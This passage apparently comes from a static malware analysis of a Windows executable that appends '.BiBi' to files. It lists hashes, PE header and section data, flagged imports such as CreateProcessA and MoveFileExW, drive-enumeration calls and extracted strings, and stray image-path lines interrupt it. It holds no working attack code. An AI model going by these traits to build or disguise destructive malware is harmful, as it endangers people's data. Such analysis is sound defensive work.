.rdata:0000000140030084                 db 'RtlVirtualUnwind',0
.rdata:0000000140030095                 align 2
.rdata:0000000140030096 word_140030096  dw 5C0h                 ; DATA XREF: .rdata:000000014002FB38
.rdata:0000000140030098                 db 'UnhandledExceptionFilter',0
.rdata:00000001400300B1                 align 2
.rdata:00000001400300B2 word_1400300B2  dw 57Fh                 ; DATA XREF: .rdata:000000014002FB40
.rdata:00000001400300B4                 db 'SetUnhandledExceptionFilter',0
.rdata:00000001400300D0 word_1400300D0  dw 220h                 ; DATA XREF: .rdata:000000014002FB48
.rdata:00000001400300D2                 db 'GetCurrentProcess',0
0002E9F6 000000014002FFF6: .rdata:000000014002FFF6 (Synchronized with Hex View-1)
```

Here are further references to the *IsDebuggerPresent* and *EncodePointer* functions:

```
.rdata:0000000140030098                 db 'UnhandledExceptionFilter',0
.rdata:00000001400300B1                 align 2
.rdata:00000001400300B2 word_1400300B2  dw 57Fh                 ; DATA XREF: .rdata:00000001400
.rdata:00000001400300B4                 db 'SetUnhandledExceptionFilter',0
.rdata:00000001400300D0 word_1400300D0  dw 220h                 ; DATA XREF: .rdata:00000001400
.rdata:00000001400300D2                 db 'GetCurrentProcess',0
.rdata:00000001400300E4 word_1400300E4  dw 38Ch                 ; DATA XREF: .rdata:00000001400
.rdata:00000001400300E6                 db 'IsProcessorFeaturePresent',0
.rdata:0000000140030100 word_140030100  dw 36Fh                 ; DATA XREF: .rdata:00000001400
.rdata:0000000140030102                 db 'InitializeSListHead',0
.rdata:0000000140030116 word_140030116  dw 385h                 ; DATA XREF: .rdata:00000001400
.rdata:0000000140030118                 db 'IsDebuggerPresent',0
.rdata:000000014003012A word_14003012A  dw 2DAh                 ; DATA XREF: .rdata:00000001400
.rdata:000000014003012C                 db 'GetStartupInfoW',0
.rdata:000000014003013C word_14003013C  dw 4E2h                 ; DATA XREF: .rdata:00000001400
.rdata:000000014003013E                 db 'RtlUnwindEx',0
.rdata:000000014003014A word_14003014A  dw 4DEh                 ; DATA XREF: .rdata:00000001400
.rdata:000000014003014C                 db 'RtlPcToFileHeader',0
.rdata:000000014003015E word_14003015E  dw 468h                 ; DATA XREF: .rdata:00000001400
.rdata:0000000140030160                 db 'RaiseException',0
.rdata:000000014003016F                 align 10h
.rdata:0000000140030170 word_140030170  dw 541h                 ; DATA XREF: .rdata:00000001400
.rdata:0000000140030172                 db 'SetLastError',0
.rdata:000000014003017F                 align 20h
.rdata:0000000140030180 word_140030180  dw 134h                 ; DATA XREF: .rdata:00000001400
.rdata:0000000140030182                 db 'EncodePointer',0
.rdata:0000000140030190 word_140030190  dw 36Bh                 ; DATA XREF: .rdata:00000001400
0002EAD0 00000001400300D0: .rdata:word_1400300D0 (Synchronized with Hex View-1)
```

The executable was compiled on **21 October 2023:**

property	value
md5	E26BBA0304F14EF96BEB60376791D32C
sha1	24F6785CA2E82D1D1D61F4CB01D5E753F80445CF
sha256	40417E937CD244B2F928150CAE6FA0EFF5551FDB401EA072F6ECDDA67A747E17
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	207872 (bytes)
entropy	6.193
imphash	7339438F1FA3FBACA1E35B75D7395E40
signature	n/a
entry-point	48 83 EC 28 E8 9F 06 00 00 48 83 C4 28 E9 72 FE FF FF CC CC 48 83 EC 28 4D 8B 41 38 48 8B CA 49 8B
file-version	n/a
description	n/a
file-type	**executable**
cpu	**64-bit**
subsystem	console
compiler-stamp	0x65346BC9 (Sat Oct 21 17:24:41 2023)
debugger-stamp	0x65346BC9 (Sat Oct 21 17:24:41 2023)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

The most interesting indicators inherent in the sample refer mostly to file management, environment and hardware information discovery, services management and execution, and external function calling:

indicator (37)	detail	level
The file references string(s)	type: blacklist, count: 36	1
The count of libraries is suspicious	count: 1	1
The file imports symbol(s)	type: blacklist, count: 21	1
The file contains a blacklist section	section: _RDATA	1
The time-stamp of the compiler is suspicious	year: 2023	2
The time-stamp of a directory is suspicious	directory: debug, stamp: Sat Oct 21 17:24:41 2023	2
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 38	3
The file references a group of API	type: execution, count: 68	3
The file references a group of API	type: file, count: 38	3
The file references a group of API	type: reckoning, count: 14	3
The file references a group of API	type: services, count: 13	3
The file references a group of API	type: storage, count: 4	3
The file references a group of API	type: diagnostic, count: 10	3
The file references a group of API	type: dynamic-library, count: 16	3
The file references a group of API	type: memory, count: 16	3
The file references a group of API	type: exception, count: 8	3
The file references a group of API	type: console, count: 12	3
The file references a group of hint	type: file, count: 8	3
The file references a group of hint	type: format-string, count: 3	3
The file references a group of hint	type: utility, count: 1	3
The file references a group of hint	type: rtti, count: 22	3
The file references a group of hint	type: function, count: 1	3

Additional attributes regarding the Portable Executable are listed here, including the file signature:

property	value	detail
compiler-stamp	0x65346BC9	Sat Oct 21 17:24:41 2023
size-of-optional-header	0x00F0	240 bytes
signature	0x00004550	PE00
machine	0x8664	**Amd64**
sections	0x0007	7
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000000	false
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000020	**true**
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

In the sections of the artifact, the entropy coefficient values and the entrypoint (the initial address of execution) of the *.text* section (CPU instructions) at address *0x0000AB10* are shown:

property	value	value	value
name	.text	.rdata	.data
md5	47086F913C767FB79FF63FEA...	FC9155991D99E81FAA884AE...	F4D28948DD21F61F2911F50...
entropy	6.445	4.900	2.775
file-ratio (99.51%)	63.79 %	28.33 %	1.97 %
raw-address	0x00000400	0x00020A00	0x0002F000
raw-size (206848 bytes)	0x00020600 (132608 bytes)	0x0000E600 (58880 bytes)	0x00001000 (4096 bytes)
virtual-address	0x0000000040001000	0x0000000040022000	0x0000000040031000
virtual-size (211262 bytes)	0x0002040C (132108 bytes)	0x0000E44E (58446 bytes)	0x000027D0 (10192 bytes)
entry-point	**0x0000AB10**	-	-
characteristics	0x60000020	0x40000040	0xC0000040
writable	-	-	**x**
executable	**x**	-	-
shareable	-	-	-
discardable	-	-	-
initialized-data	-	x	x
uninitialized-data	-	-	-
unreadable	-	-	-
self-modifying	-	-	-
virtualized	-	-	-
file	n/a	n/a	n/a

value	value	value	value
.pdata	_RDATA	.rsrc	.reloc
E969B76C781BFBAFF75A595...	91DDDA35C6D0A6CCD1D39...	2D5EB1E7989B77F5C38C725...	CC5B904DECA074980130772...
5.104	1.982	4.718	5.407
3.94 %	0.25 %	0.25 %	0.99 %
0x00030000	0x00032000	0x00032200	0x00032400
0x00002000 (8192 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)	0x00000800 (2048 bytes)
0x0000000040034000	0x0000000040036000	0x0000000040037000	0x0000000040038000
0x00001E60 (7776 bytes)	0x000000F4 (244 bytes)	0x000001E0 (480 bytes)	0x000007E0 (2016 bytes)
-	-	-	-
0x40000040	0x40000040	0x40000040	0x42000040
-	-	-	-
-	-	-	-
-	-	-	-
-	-	-	x
x	x	x	x
-	-	-	-
-	-	-	-
-	-	-	-
-	-	-	-
n/a	n/a	n/a	n/a

There are several functions that can be classified as attentionable: *CreateProcessA*, *OpenProcess*, *SwitchToThread*, *GetCurrentThreadId*, *GetNativeSystemInfo*, *FindFirstFileExW*, *FindNextFileW*, *MoveFileExW* and *SetFileAttributesW*.

functions (99)	blacklist (21)	type (1)	ordinal (0)	library (1)
CreateProcessA	x	implicit	-	kernel32.dll
TerminateProcess	x	implicit	-	kernel32.dll
OpenProcess	x	implicit	-	kernel32.dll
GetCurrentProcessId	x	implicit	-	kernel32.dll
SwitchToThread	x	implicit	-	kernel32.dll
GetCurrentThreadId	x	implicit	-	kernel32.dll
GetNativeSystemInfo	x	implicit	-	kernel32.dll
FindFirstFileExW	x	implicit	-	kernel32.dll
FindNextFileW	x	implicit	-	kernel32.dll
SetFileAttributesW	x	implicit	-	kernel32.dll
MoveFileExW	x	implicit	-	kernel32.dll
GetFileInformationByHandleEx	x	implicit	-	kernel32.dll
QueryPerformanceFrequency	x	implicit	-	kernel32.dll
RtlLookupFunctionEntry	x	implicit	-	kernel32.dll
RtlPcToFileHeader	x	implicit	-	kernel32.dll
RaiseException	x	implicit	-	kernel32.dll
FreeLibraryAndExitThread	x	implicit	-	kernel32.dll
GetModuleHandleExW	x	implicit	-	kernel32.dll
WriteFile	x	implicit	-	kernel32.dll
GetEnvironmentStringsW	x	implicit	-	kernel32.dll
SetEnvironmentVariableW	x	implicit	-	kernel32.dll

Here are some strings of information and attributes gathering, as well as the extension appended to the .BiBi files.


format-string	[+] Stats: %d | %d
format-string	[+] Path: %s
format-string	[+] CPU cores: %d, Threads: %d
file	dJ.H
file	Rstrtmgr.dll
file	KERNEL32.dll
file	kernel32.dll
file	mscoree.dll
file	.exe
file	.dll
file	.sys
dos-message	!This program cannot be run in DOS mode.
-	oBYwo
-	oRich


	zu-za
	\r\n
	CONOUT$
	.BiBi
	0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
	\r\n
	\r\n
	\r\n
	\r\n5

The debugger timestamp is also dated **21 October 2023:**

property	value
md5	7AD0B3E52BDC0524CC523484FD471772
sha1	107DE9369E5B8D11496BA77ED21CBC8AD9908FA0
sha256	302217B570AC70A8BD2D75279D478D731FF02BD211514B77A0ED5FB2C7EF644D
size	968 (bytes)
format	PGO
debugger-stamp	0x65346BC9 (Sat Oct 21 17:24:41 2023)
path	n/a


Note the following evidence related to the PE assessment phase and the included sections, including *VirtualSizes* (the size of the sections as they are mapped in memory):







No	Name	VirtualSize	VirtualOffset	RawSize	RawOffset	Characteri...
01	.text	0002040C	00001000	00020600	00000400	60000020
02	.rdata	0000E44E	00022000	0000E600	00020A00	40000040
03	.data	000027D0	00031000	00001000	0002F000	C0000040
04	.pdata	00001E60	00034000	00002000	00030000	40000040
05	_RDATA	000000F4	00036000	00000200	00032000	40000040
06	.rsrc	000001E0	00037000	00000200	00032200	40000040
07	.reloc	000007E0	00038000	00000800	00032400	42000040


Reference is made to the import of several main functions of drive enumeration, performance counter information gathering and file pointing:







In the *.text* section, the use of the *OR* operator can be seen with the attribute ***QWORD PTR [RIP + 0x263A7]***. The logical *OR* operation is performed with the hexadecimal element ***0xFFFFFFFFFFFFFFFF***, which represents a **read access violation error.**




In the last page of the Portable Executable there are 90 bytes:

Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	100

The *Import Address Table* (an element containing the addresses of imported external DLL libraries) has a size of **320**:

Offset	Name	Value	Value
		8000	TerminalServer aware
160	Size of Stack Reserve	100000	
168	Size of Stack Commit	1000	
170	Size of Heap Reserve	100000	
178	Size of Heap Commit	1000	
180	Loader Flags	0	
184	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
188	Export Directory	0	0
190	Import Directory	2F994	28
198	Resource Directory	37000	1E0
1A0	Exception Directory	34000	1E60
1A8	Security Directory	0	0
1B0	Base Relocation Table	38000	7E0
1B8	Debug Directory	2C340	38
1C0	Architecture Specific Data	0	0
1C8	RVA of GlobalPtr	0	0
1D0	TLS Directory	2C500	28
1D8	Load Configuration Directory	2C380	138
1E0	Bound Import Directory in headers	0	0
1E8	Import Address Table	22000	320
1F0	Delay Load Import Descriptors	0	0
1F8	.NET header	0	0

Here are the sizes of the sections:



Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder
2E394	KERNEL32.dll	99	FALSE	2F9C0	0	0

KERNEL32.dll [99 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
22000	GetLogicalDrives	-	2FCE0	2FCE0	-	271
22008	GetDriveTypeA	-	2FCF4	2FCF4	-	238
22010	GetLastError	-	2FD04	2FD04	-	26A
22018	CreateProcessA	-	2FD14	2FD14	-	E3
22020	TerminateProcess	-	2FD26	2FD26	-	59E
22028	OpenProcess	-	2FD3A	2FD3A	-	412
22030	LoadLibraryA	-	2FD48	2FD48	-	3C8
22038	GetProcAddress	-	2FD58	2FD58	-	2B8

The debugging timestamp is **22 October 2023:**

Offset	Name	Value	Meaning
2AD40	Characteristics	0	
2AD44	TimeDateStamp	65346BC9	Sunday, 22.10.2023 00:24:41 UTC
2AD48	MajorVersion	0	
2AD4A	MinorVersion	0	
2AD4C	Type	D	POGO
2AD50	SizeOfData	3C8	
2AD54	AddressOfRaw...	2CFF4	
2AD58	PointerToRawD...	2B9F4	

Offset	Name	Value

The executable was compiled in ***DllCharacteristics 8160*** (relating to the application of ASLR and high entropy of the PE for the purpose of protection against exploits by making the addresses of the called functions and fundamental memory portions used by the process itself de facto random).

CFF Explorer VIII - [40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.exe]

File Settings ?

40417e937cd244b2f928150cae6fa

File: 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.exe
- Dos Header
- Nt Headers
  - File Header
  - Optional Header
    - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Exception Directory
- Relocation Directory
- Debug Directory
- TLS Directory
- **Address Converter**
- **Dependency Walker**
- **Hex Editor**
- **Identifier**
- **Import Adder**
- **Quick Disassembler**
- **Rebuilder**
- **Resource Editor**


Property	Value
File Name	C:\Users\IEUser\Desktop\New folder\40417e937cd244b2f928150cae6f...
